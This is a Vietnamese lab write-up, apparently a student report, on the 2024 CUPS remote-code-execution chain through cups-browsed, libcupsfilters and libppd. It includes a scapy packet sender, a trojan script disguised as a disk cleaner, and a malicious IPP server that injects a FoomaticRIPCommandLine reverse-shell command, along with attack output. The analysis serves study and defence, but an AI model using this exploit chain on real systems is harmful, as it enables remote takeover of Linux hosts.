Cups-browsed thực chất là một thành phần trong hệ thống in ấn CUPS. Nhiệm vụ của nó là tự động phát hiện các máy in mới trên mạng và tự động thêm chúng vào hệ thống. Một điểm đáng chú ý là: Linux sẽ âm thầm thêm mọi máy in tìm được trên mạng mà không yêu cầu người dùng xác nhận hoặc thông báo.

Khi thực hiện đào sâu vào code của dịch vụ này và tìm hiểu về bind API (hàm gán địa chỉ và port cho socket) thì có thể khẳng định rằng cups-browsed thật sự lắng nghe trên INADDR\_ANY:631 UDP

```
1 ...
2 struct sockaddr_in addr;
3 memset (&addr, 0, sizeof (addr));
4 addr.sin_addr.s_addr = htonl (INADDR_ANY);
5 addr.sin_family = AF_INET;
6 addr.sin_port = htons (BrowsePort);
7 if (bind (browssocket, (struct sockaddr *)&addr, sizeof (addr)))
8 {
9     debug_printf("failed to bind CUPS Browsing socket: %s\n",
10         strerror (errno));
11     close (browssocket);
12     browssocket = -1;
13 }
14 ...
```

Hình 2.16: Tìm hiểu Bind API trong cups-browsed

Khi ta tiếp tục tìm kiếm browssocket thì phát hiện ra hàm process\_browse\_data thực hiện đọc gói tin gửi đến và thực hiện một số kiểm tra

```

1 got = recvfrom (browssocket, packet, sizeof (packet) - 1, 0,
2     &srcaddr.addr, &srclen);
3
4 // ... error checking removed for brevity ...
5
6 packet[got] = '\0';
7 httpAddrString (&srcaddr, remote_host, sizeof (remote_host) - 1);
8
9 // Check this packet is allowed
10 if (!allowed ((struct sockaddr *) &srcaddr))
11 {
12     debug_printf("browse packet from %s disallowed\n",
13         remote_host);
14     return (TRUE);
15 }
16
17 // debug logging removed for brevity
18
19 if (sscanf (packet, "%xx%1023s", &type, &state, uri) < 3)

```

Hình 2.17: Code của hàm `process_browse_data`

Có thể dễ dàng nhận thấy nội dung trong gói tin UDP gửi tới cổng UDP:631 có cấu trúc mong muốn dạng HEX\_NUMBER HEX\_NUMBER TEXT\_DATA và nếu địa chỉ IP gửi gói tin được hàm `allowed()` chấp nhận, quá trình xử lý tiếp tục.

### Tìm hiểu về hàm `found_cups_printer`

Để tìm hiểu về cách Cups lấy thông tin máy in thì ta tìm tới code của hàm `found_cups_printer`. Trong quá trình tìm hiểu về `found_cups_printer` thì ta thấy hàm này phân tích gói tin cups gửi tới có 1 trường văn bản kiểu dữ liệu `const char` là URL:

```

1 //
2 // A CUPS printer has been discovered via CUPS Browsing
3 // or with BrowsePoll
4 //
5 static void
6 found_cups_printer(const char *remote_host,
7     const char *uri,
8     const char *location,
9     const char *info)
10 {
11     // ... initialization skipped ...
12
13     httpSeparateURI(HTTP_URI_CODING_ALL, uri,
14         scheme, sizeof(scheme) - 1,
15         username, sizeof(username) - 1,
16         host, sizeof(host) - 1,
17         &port,
18         resource, sizeof(resource) - 1);

```

Hình 2.18: Code của hàm `found_cups_printer`

Sau quá trình phân tích và xác nhận thì URL và các thông tin khác kèm theo được chuyển đi như một biến tới hàm `examine_discovered_printer_record`, thứ mà ngay lập tức thực thi


create\_remote\_printer\_entry. Hàm create\_remote\_printer\_entry này sẽ gọi đến hàm cfGetPrinterAttributes từ thư viện libcupsfilters như trong hình sau:

```
1 // For a remote CUPS printer our local queue will be raw or get a
2 // PPD file from the remote CUPS server, so that the driver on the
3 // remote CUPS server gets used. So we will not generate a PPD file
4 // or interface script at this point.
5 p->netprinter = 0;
6 if (p->uri[0] != '\0')
7 {
8     p->prattrs = cfGetPrinterAttributes(p->uri, NULL, 0, NULL, 0, 1);
9     debug_log_out(cf_get_printer_attributes_log);
10    if (p->prattrs == NULL)
11    {
12        debug_printf("get-printer-attributes IPP call failed on printer %s (%s).\n",
13                    p->queue_name, p->uri);
14        goto fail;
15    }
16 }
```

Hình 2.19: Code hàm create\_remote\_printer\_entry

Để dễ hiểu hơn thì độc giả phải có một chút kiến thức về giao thức IPP là phân ta sẽ sớm nhắc tới sau. Tổng hợp lại ở đây độc giả cần hiểu đó là:


➤ Một gói tin UDP bất kì chứa địa chỉ URL có cấu trúc như sau “0 3 http://<ATTACKER-IP>:<PORT>/printers/whatever” đến cổng UDP:631 sẽ dẫn tới một loạt sự kiện, tới hàm cups-browed và kết nối tới địa chỉ URL để lấy các thông tin về máy in hay IPP server.



```
GNU nano 8.0 packet.py
from scapy.all import *
packet = IP(dst="10.10.10.2") / UDP(dport=631) / Raw(load="0 3 http://10.10.10.3:1234/printers/whatever")

send(packet)
print("Packet send over to 10.10.10.2")
```

Hình 2.20: Code python thực hiện gửi gói tin UDP tới địa chỉ victim cổng UDP:631 với nội dung “0 3 http://<ATTACKER-IP>:<PORT>/printers/whatever”



```
(root@B21AT115-Kien-Kali)-[/home/kali/evil-cups]
# nano packet.py

(root@B21AT115-Kien-Kali)-[/home/kali/evil-cups]
# python3 packet.py

Sent 1 packets.
Packet send over to 10.10.10.2
```

Hình 2.21: Thực hiện chạy lệnh

```
File Actions Edit View Help
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.10.3] from (UNKNOWN) [10.10.10.1] 52136
POST /printers/whatever HTTP/1.1
Content-Length: 181
Content-Type: application/ipp
Date: Wed, 16 Apr 2025 16:50:33 GMT
Host: 10.10.10.3:1234
User-Agent: CUPS/2.4.1 (Linux 6.8.0-57-generic; x86_64) IPP/2.0
Expect: 100-continue

Gattribution-charsetutf-8Httribution-natural-languageen-usE
printer-uri'ipp://10.10.10.3:1234/printers/whateverRequested-attributesallDmedia-col-database"X@sS
```

Hình 2.22: : Thực hiện lắng nghe tại cổng 1234 và đã bắt được các thông tin phản hồi từ victim

Có thể thấy khi thực hiện gửi gói tin có cấu trúc như trên đến cổng UDP:631 thì không chỉ kết nối ngay lập tức tới máy attack mà còn đưa rất nhiều thông tin về phiên bản kernel đang sử dụng (Linux 6.8.0-57-generic; x86\_64), phiên bản CUPS hiện tại (2.4.1). Đây là một điểm yếu nghiêm trọng được liệt kê ở CWE 200 (common Weakness Enumeration) - các thông tin nhạy cảm bị lộ ra cho người dùng không có quyền hạn. Nhờ các thông tin này, attacker có thể tìm hiểu các lỗ hổng liên quan đến phiên bản máy nạn nhân đang sử dụng và ứng dụng nó cho các cuộc tấn công.

Vì tường lửa chặn gói tin gửi trực tiếp từ WAN tới LAN và chỉ có thể gửi tin WAN tới LAN khi có request từ trong LAN gửi ra ngoài, bởi vậy nhóm tác giả đưa kịch bản victim tải phần mềm mã độc mạo danh phần mềm xóa dữ liệu “disk\_clean\_up.py” từ nguồn không uy tín trên mạng. Trong code “disk\_clean\_up.py”, nó thực hiện lệnh gửi gói tin tới cổng UDP:631 localhost từ đó cups-browsed sẽ thực hiện truy vấn tới trang web IPP server giả mạo của attacker để lấy thông tin thuộc tính.

```
GNU nano 6.2 disk_clean_up.py
import socket

def send_browsed_packet(ip, port, ipp_server_host, ipp_server_port):
    print(f"Sending udp packet to {ip}:{port}...")
    printer_type = 2
    printer_state = '3'
    printer_uri = f'http://{ipp_server_host}:{ipp_server_port}/printers/EVILCUPS'
    printer_location = "You Have Been Hacked"
    printer_info = "HP-Color-LaserJet-1500....."
    printer_model = "HP Color LaserJet 1500"
    packet = f'{printer_type:X} {printer_state} {printer_uri} {printer_location} {printer_info} {printer_model} \n'

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.sendto(packet.encode('utf-8'), (ip, port))

if __name__ == "__main__":
    TARGET_HOST = "127.0.0.1"
    TARGET_PORT = 631
    send_browsed_packet(TARGET_HOST, TARGET_PORT, "192.168.37.142", "12345")
```

Hình 2.23: Code disk\_clean\_up.py

Trong đó:

- Printer\_type = 2 (remote printer – theo CUPS Browsing Protocol)
- Printer\_state = 3 (sẵn sàng in)
- Printer\_urii: địa chỉ IP Server của attacker

- Printer\_info: Tên máy in
- Printer\_model: Phiên bản máy in

#### 2.2.4.2. Lỗ hổng libcupsfilters

Lỗ hổng CVE-2024-47076 | libcupsfilters là lỗ hổng mà hàm cfGetPrinterAttributes5 không thực hiện lọc các thông tin khai báo từ IPP server. Lợi dụng điều này attacker có thể chèn các thông tin xấu độc và điều khiển hệ thống CUPS của victim.


#### IPP là gì?

Internet Printing Protocol hay ngắn gọn là IPP, đây là một giao thức truyền thông chuyên biệt cho giao tiếp giữa các thiết bị khách (client devices) ví dụ như máy tính, điện thoại, máy tính bảng, ...) với máy in (hoặc server máy in). Giao thức này giúp client có thể gửi một hoặc nhiều lệnh in tới máy in được kết nối mạng hay server máy in và có thể thực hiện các tác vụ như truy vấn trạng thái máy in, trạng thái các lệnh in, hoặc hủy các lệnh in khi cần.

Với gói tin UDP được gửi tới cổng UDP:631 như phần trước ta đề cập thì máy victim đã coi ta như một máy in thật và yêu cầu khai báo các thông tin của mình thông qua đường dẫn HTTP. Hàm Get-Printer-Attributes sẽ đảm nhiệm lấy các thông tin máy in chẳng hạn như loại model, người bán và một vài thông tin khác.

Bằng code python tự chế sử dụng ippserver python package, ta có thể cung cấp các thông tin cần thiết cho máy in giả mạo mà ta điều khiển. Kết quả cho thấy máy in giả mạo của ta ngay lập tức được thêm vào máy tính mà không một thông báo nào hiện lên cho người dùng.





Hình 2.24: Thực hiện gửi gói UDP với IPP server khai báo đầy đủ thông tin máy in

### Browse Packet Format

Each broadcast packet is an ASCII text string of up to 1450 bytes ending with a line feed (0x0a). The general format is:

```
printer-type printer-state printer-uri "printer-location" "printer-info" "printer-make-and-model" name=value name2=value2 ...
```

Each of the fields contains the value of the corresponding IPP attribute. The trailing "name=value" information is used to convey default job template attribute values (job-sheets-default, media-default, etc.), authentication requirements (auth-info-required), and additional IPP URI options that are requested by the server (ipp-options).

### ABNF Definition

The following ABNF definition [RFC4234, RFC3986] defines the format of each browse packet:

```

PACKET      = TYPE WSP STATE WSP URI WSP LOCATION WSP INFO WSP
              MAKE-AND-MODEL WSP *[ WSP ATTR-NAME "=" ATTR-VALUE ] LF
TYPE        = 1*HEXDIG
STATE       = "3" / "4" / "5"
URI         = "ipp://" ( 1*NAMECHAR / IP-literal / IPv4address )
              [ ":" 1*DIGIT ] ( "/"printers/" / "/classes/" ) 1*NAMECHAR
NAMECHAR    = %x21,22,24,26-2E,30-7E / %x25 HEXDIG HEXDIG
IP-literal  = See RFC 3986
IPv4address = See RFC 3986
LOCATION      = QUOTED-STRING
INFO        = QUOTED-STRING
MAKE-AND-MODEL = QUOTED-STRING
ATTR-NAME   = 1*( ALPHA / DIGIT / "-" / "." / "_" )
ATTR-VALUE  = QUOTED-STRING / 1*UNQUOTE-CHAR
QUOTED-STRING = DQUOTE *QUOTED-CHAR DQUOTE
UNQUOTE-CHAR = %x20,21,22,2E,2F,30-39,5B-5D,5F,5F,60-6F,7B-7D,7F,80-8F,9B-9C,9E-9F,

```

Hình 2.25: Cấu trúc nội dung gói tin từ IPP server khai báo máy in tới victim thông qua cổng UDP:631

Để kiểm chứng điều này, ta thực hiện code một file python có khả năng giả danh IPP server gửi gói tin tới cổng UDP:631 với khai báo đầy đủ thông tin về máy in.

```
import socket
import threading
import time
import sys
```

Hình 2.26: Import các thư viện thao tác mạng (socket), xử lý song song (thread), quản lý thời gian (time), tương tác hệ thống (sys)



```

from ippserver.server import IPPServer
import ippserver.behaviour as behaviour
from ippserver.server import IPPRequestHandler
from ippserver.constants import (
    OperationEnum, StatusCodeEnum, SectionEnum, TagEnum
)
from ippserver.parsers import Integer, Enum, Boolean
from ippserver.request import IppRequest

```

Hình 2.27: Import các thư viện cấu hình IPP server

```

class ServerContext:
    def __init__(self, server):
        self.server = server
        self.server_thread = None

    def __enter__(self):
        print(f'IPP Server Listening on {server.server_address}')
        self.server_thread = threading.Thread(target=self.server.serve_forever)
        self.server_thread.daemon = True
        self.server_thread.start()

    def __exit__(self, exc_type, exc_value, traceback):
        print('Shutting down the server...')
        self.server.shutdown()
        self.server_thread.join()

```

Hình 2.28: Code class ServerContext để cấu hình chạy IPP server có cấu trúc with statement (Tức quá trình phân tài nguyên, đóng/giải phòng tài nguyên khi kết thúc sẽ do python tự lo)

Trong đó:

- Hàm `__init__` để khởi tạo IPP Server.
- Hàm `__enter__` : Khi chạy with `ServerContext(server)` sẽ thực hiện chạy thread mới.
- Hàm `__exit__`: Tắt server và đợi thread chạy xong.

```

def handle_signal(signum, frame):
    raise KeyboardInterrupt()

```

Hình 2.29: Hàm nhận ngắt thực thi lệnh

## Code khai báo thông tin máy in IPP Server

```
class MaliciousPrinter(behaviour.StatelessPrinter):
    def __init__(self, command):
        self.command = command
        super(MaliciousPrinter, self).__init__()

    def printer_list_attributes(self):
        attr = {}
        # rfc2911 section 4.4
        (
            SectionEnum.printer,
            b'printer-uri-supported',
            TagEnum.uri
        ): [self.printer_uri],
        (
            SectionEnum.printer,
            b'uri-authentication-supported',
            TagEnum.keyword
        ): [b'none'],
        (
            SectionEnum.printer,
            b'uri-security-supported',
            TagEnum.keyword
        ): [b'none'],
        (
            SectionEnum.printer,
            b'printer-name',
            TagEnum.name_without_language
        ): [b'none'],

class MaliciousPrinter(behaviour.StatelessPrinter):
    def printer_list_attributes(self):
        (
            SectionEnum.printer,
            b'printer-info',
            TagEnum.text_without_language
        ): [b'Main Printer'],
        (
            SectionEnum.printer,
            b'printer-info',
            TagEnum.text_without_language
        ): [b'Main Printer Info'],
        (
            SectionEnum.printer,
            b'printer-make-and-model',
            TagEnum.text_without_language
        ): [b'HP 0.00'],
        (
            SectionEnum.printer,
            b'printer-state',
            TagEnum.enum
        ): [Enum(3).bytes()], # XXX 3 is idle
        (
            SectionEnum.printer,
            b'printer-state-reasons',
            TagEnum.keyword
        ): [b'none'],
        (
            SectionEnum.printer,
            b'ipp-versions-supported',
            TagEnum.keyword
        ): [b'1.1'],

class MaliciousPrinter(behaviour.StatelessPrinter):
    def printer_list_attributes(self):
        (
            SectionEnum.printer,
            b'operations-supported',
            TagEnum.enum
        ): [
            Enum(x).bytes()
            for x in (
                OperationEnum.print_job, # (required by cups)
                OperationEnum.validate_job, # (required by cups)
                OperationEnum.cancel_job, # (required by cups)
                OperationEnum.get_job_attributes, # (required by cups)
                OperationEnum.get_printer_attributes,
            )
        ],
        (
            SectionEnum.printer,
            b'multiple-document-jobs-supported',
            TagEnum.boolean
        ): [Boolean(False).bytes()],
        (
            SectionEnum.printer,
            b'charset-configured',
            TagEnum.charset
        ): [b'utf-8'],
        (
            SectionEnum.printer,
            b'charset-supported',
            TagEnum.charset
        ): [b'utf-8'],
        (
            SectionEnum.printer,
            b'natural-language-configured',
            TagEnum.natural_language
        ): [b'en'],

class MaliciousPrinter(behaviour.StatelessPrinter):
    def printer_list_attributes(self):
        (
            SectionEnum.printer,
            b'generated-natural-language-supported',
            TagEnum.natural_language
        ): [b'en'],
        (
            SectionEnum.printer,
            b'document-format-default',
            TagEnum.mime_media_type
        ): [b'application/pdf'],
        (
            SectionEnum.printer,
            b'document-format-supported',
            TagEnum.mime_media_type
        ): [b'application/pdf'],
        (
            SectionEnum.printer,
            b'printer-is-accepting-jobs',
            TagEnum.boolean
        ): [Boolean(True).bytes()],
        (
            SectionEnum.printer,
            b'queued-job-count',
            TagEnum.integer
        ): [Integer(666).bytes()],
        (
            SectionEnum.printer,
            b'pdl-override-supported',
            TagEnum.keyword
        ): [b'not-attempted'],
        (
            SectionEnum.printer,
            b'printer-up-time',
            TagEnum.integer
        ): [Integer(self.printer_uptime()).bytes()],

class MaliciousPrinter(behaviour.StatelessPrinter):
    def printer_list_attributes(self):
        (
            SectionEnum.printer,
            b'compression-supported',
            TagEnum.keyword
        ): [b'none'],
        (
            SectionEnum.printer,
            b'printer-more-info',
            TagEnum.uri
        ): [f'"{self.command}"\n*cupsFilter2 : "application/pdf application/vnd.cups-postscript 0 foomatic-rip".encode()'],
        attr.update(super().minimal_attributes())
        return attr

    def operation_printer_list_response(self, req, _psfile):
        print("\ntarget connected, sending payload...")
        attributes = self.printer_list_attributes()
        return IppRequest(
            self.version,
            StatusCodeEnum.ok,
            req.request_id,
            attributes
        )
```

Hình 2.30: Code khai báo thông tin máy in IPP Server

Trong đó những thông tin quan trọng ta kể tới bao gồm:

- CUPS cần thấy những câu lệnh này thì mới coi là máy in hợp lệ
  - OperationEnum.print\_job

- `OperationEnum.validate_job`
- `OperationEnum.cancel_job`
- `OperationEnum.get_job_attributes`
- `Printer-more-info` là thông tin thêm về máy in thường là chuỗi URL hoặc mô tả nhưng ở đây ta chèn vào là tham số `FoomaticRIPCommandLine` với mục tiêu tiêm `reverseshell` vào victim. Câu lệnh này sẽ được giải thích rõ hơn ở phần sau.
- `operation_printer_list_response`: là hàm response lại truy vấn yêu cầu thuộc tính máy in từ phía victim.

```
def run_server(server):
    with ServerContext(server):
        try:
            while True:
                time.sleep(.5)
        except KeyboardInterrupt:
            pass
    server.shutdown()
```

Hình 2.31: Hàm thực hiện chạy IPP Server liên tục và nếu có `KeyboardInterrupt` thì server sẽ shutdown

```
194 if __name__ == "__main__":
195     if len(sys.argv) != 3:
196         print("%s <LOCAL_HOST> <COMMAND>" % sys.argv[0])
197         quit()
198
199     SERVER_HOST = sys.argv[1]
200     SERVER_PORT = 12345
201
202     command = sys.argv[2]
203
204     server = IPPServer((SERVER_HOST, SERVER_PORT),
205                       IPPRequestHandler, MaliciousPrinter(command))
206
207     threading.Thread(
208         target=run_server,
209         args=(server, )
210     ).start()
211
212     print("Please wait this normally takes 30 seconds...")
213
214     seconds = 0
215     while True:
216         print(f"\r{seconds} elapsed", end="", flush=True)
217         time.sleep(1)
218         seconds += 1
219
```

Hình 2.32: Code main


Trong đó:

- Chương trình tấn công sẽ lấy 2 giá trị gồm `<LOCAL_HOST>`, `<COMMAND>` tương đương khi chạy lệnh 2 giá trị được gán sẽ nằm ở `sys.argv[1]`, và `sys.argv[2]`.
- Khai báo IPP server:
  - Server Post là attacker mở cho IPP server.
  - `IPPRequestHandler`: Hàm xử lý các IPP request đến

- MaliciousPrinter(command): Khai báo thông tin liên quan đến máy in

```
(venv)-(kali@kali)-[~/evilcups/evil-cups]
$ python3 evilcups2.py 192.168.37.142 id
IPP Server Listening on ('192.168.37.142', 12345)
Please wait this normally takes 30 seconds ...
15 elapsed
target connected, sending payload ...
31 elapsed^CTraceback (most recent call last):
```

Hình 2.33: Thực hiện chạy evilcups2.py



Hình 2.34: Kết quả máy in được thêm thành công vào máy victim với không một thông báo (máy HP\_Color\_LaserJet\_1500 là IPP server của attacker)

### 2.2.4.3. Lỗ hổng libppd

Lỗ hổng CVE-2024-47175 | libppd là lỗ hổng hàm ppdCreatePPDFromIPP2 không thực hiện lọc các thông tin khai báo từ IPP Server khi thực hiện ghi lên file tạm PPD. Đây là một lỗ hổng nghiêm trọng khi kẻ tấn công có thể kiểm soát toàn bộ kết quả của PPD và chèn vào đó mã độc.

#### PPD file là gì?

Tệp PostScript Printer Description (PPD) được các nhà cung cấp tạo ra để mô tả toàn bộ bộ tính năng và khả năng có sẵn của máy in PostScript của họ. Một tệp PPD cũng chứa mã PostScript (lệnh) được sử dụng để kích hoạt các tính năng cho công việc in. Vì vậy, PPD

hoạt động như là driver cho tất cả máy in PostScript, bằng cách cung cấp một giao diện thống nhất cho các khả năng và tính năng của máy in.

```
1 *% =====
2 *% Basic Device Capabilities
3 *% =====
4 *LanguageLevel: "2"
5 *ColorDevice: True
6 *DefaultColorSpace: CMYK
7 *TRasterizer: Type42
8 *FileSystem: False
9 *Throughput: "10"
```

Hình 2.35: Ví dụ về file PPD

Bắt đầu từ phần trước, khi ta đã thành công đưa máy in ảo của ta vào máy tính victim, ta thực hiện debug log để nhận biết máy tính đã thực hiện thêm máy in ảo vào lúc nào thì kết quả cho ra như sau:

```
...
Wed Sep  4 13:15:32 2024 127517144909504 Creating permanent CUPS queue God_192_168_50_19.
1 Wed Sep  4 13:15:32 2024 127517144909504 Loading saved printer options for God_192_168_50_19 from /var/cache/cups-
2 browsed/cups-browsed-options-God_192_168_50_19
3 Wed Sep  4 13:15:32 2024 127517144909504 Failed reading file /var/cache/cups-browsed/cups-browsed-options-
4 God_192_168_50_19, probably no options recorded yet
5 Wed Sep  4 13:15:32 2024 127517144909504 Print queue God_192_168_50_19 is for remote CUPS queue(s) and we get
6 notifications from CUPS, using implicit class device URI implicitclass://God_192_168_50_19/
7 Wed Sep  4 13:15:32 2024 127517144909504 PPD generation successful: PDF PPD generated.
8 Wed Sep  4 13:15:32 2024 127517144909504 Created temporary PPD file: /tmp/00f9466d902dc
9 Wed Sep  4 13:15:32 2024 127517144909504 Using PPD /tmp/00f9466d902dc for queue God_192_168_50_19.
10 Wed Sep  4 13:15:32 2024 127517144909504 Editing PPD file /tmp/00f9466d902dc for printer God_192_168_50_19,
11 setting the option defaults of the previous cups-browsed session and doing client-side filtering of the job,
   saving the resulting PPD in /tmp/00f9466d9231e.
   Wed Sep  4 13:15:32 2024 127517144909504 Non-raw queue God_192_168_50_19 with PPD file: /tmp/00f9466d9231e
   ...
```

Hình 2.36: Kết quả debug log cho thấy các thông tin khai báo máy in được lấy và đưa vào trong một file tạm gọi là "PPD"

Nếu chúng ta tìm kiếm chuỗi “PPD generation successful” trong nhật ký chúng ta có thể thấy cách các thuộc tính được truyền cho API `ppdCreatePPDFromIPP2` trong libp:

```
1 // If we do not want CUPS-generated PPDs or we cannot obtain a
2 // CUPS-generated PPD, for example if CUPS does not create a
3 // temporary queue for this printer, we generate a PPD by
4 // ourselves
5 printer_ipp_response = (num_cluster_printers == 1) ? p->prattrs :
6 printer_attributes;
7 if (!ppdCreatePPDFromIPP2(ppdname, sizeof(ppdname), printer_ipp_response,
8     make_model,
9     pdl, color, duplex, conflicts, sizes,
10     default_pagesize, default_color,
11     ppgenerator_msg, sizeof(ppdgenerator_msg)))
12 {
13     if (errno != 0)
14         debug_printf("Unable to create PPD file: %s\n",
15             strerror(errno));
16     else
17         debug_printf("Unable to create PPD file: %s\n",
18             ppgenerator_msg);
19     p->status = STATUS_DISAPPEARED;
20     current_time = time(NULL);
21     p->timeout = current_time + TIMEOUT_IMMEDIATELY;
22     goto end;
23 }
24 else
25 {
26     debug_printf("PPD generation successful: %s\n", ppgenerator_msg);
27     debug_printf("Created temporary PPD file: %s\n", ppdname);
28     ppdfile = strdup(ppdname);
29 }
```

Hình 2.37: Code cho thấy cách các thuộc tính được truyền cho API `ppdCreatePPDFromIPP2` trong libp

Cuối cùng chúng ta đến libppd, nơi API `ppdCreatePPDFromIPP2` được sử dụng để lưu một số thuộc tính do kẻ tấn công khai báo. Các thông tin đó được đưa vào một tệp có cú pháp cụ thể mà không thực hiện bất kỳ việc lọc nào:

```
1 if ((attr = ippFindAttribute(supported, "printer-make-and-model",
2     IPP_TAG_TEXT)) != NULL)
3     strcpy(make, ippGetString(attr, 0, NULL, sizeof(make)));
4 else if (make_model && make_model[0] != '\0')
5     strcpy(make, make_model, sizeof(make));
6 else
7     strcpy(make, "Unknown Printer", sizeof(make));
8
9 if (!strncasecmp(make, "Hewlett Packard ", 16) ||
10     !strncasecmp(make, "Hewlett-Packard ", 16))
11 {
12     model = make + 16;
13     strcpy(make, "HP", sizeof(make));
14 }
15 else if ((model = strchr(make, ' ')) != NULL)
16     *model++ = '\0';
17 else
18     model = make;
19
20 cupsFilePrintf(fp, "*Manufacturer: \"%s\"\n", make); // <--- LOL
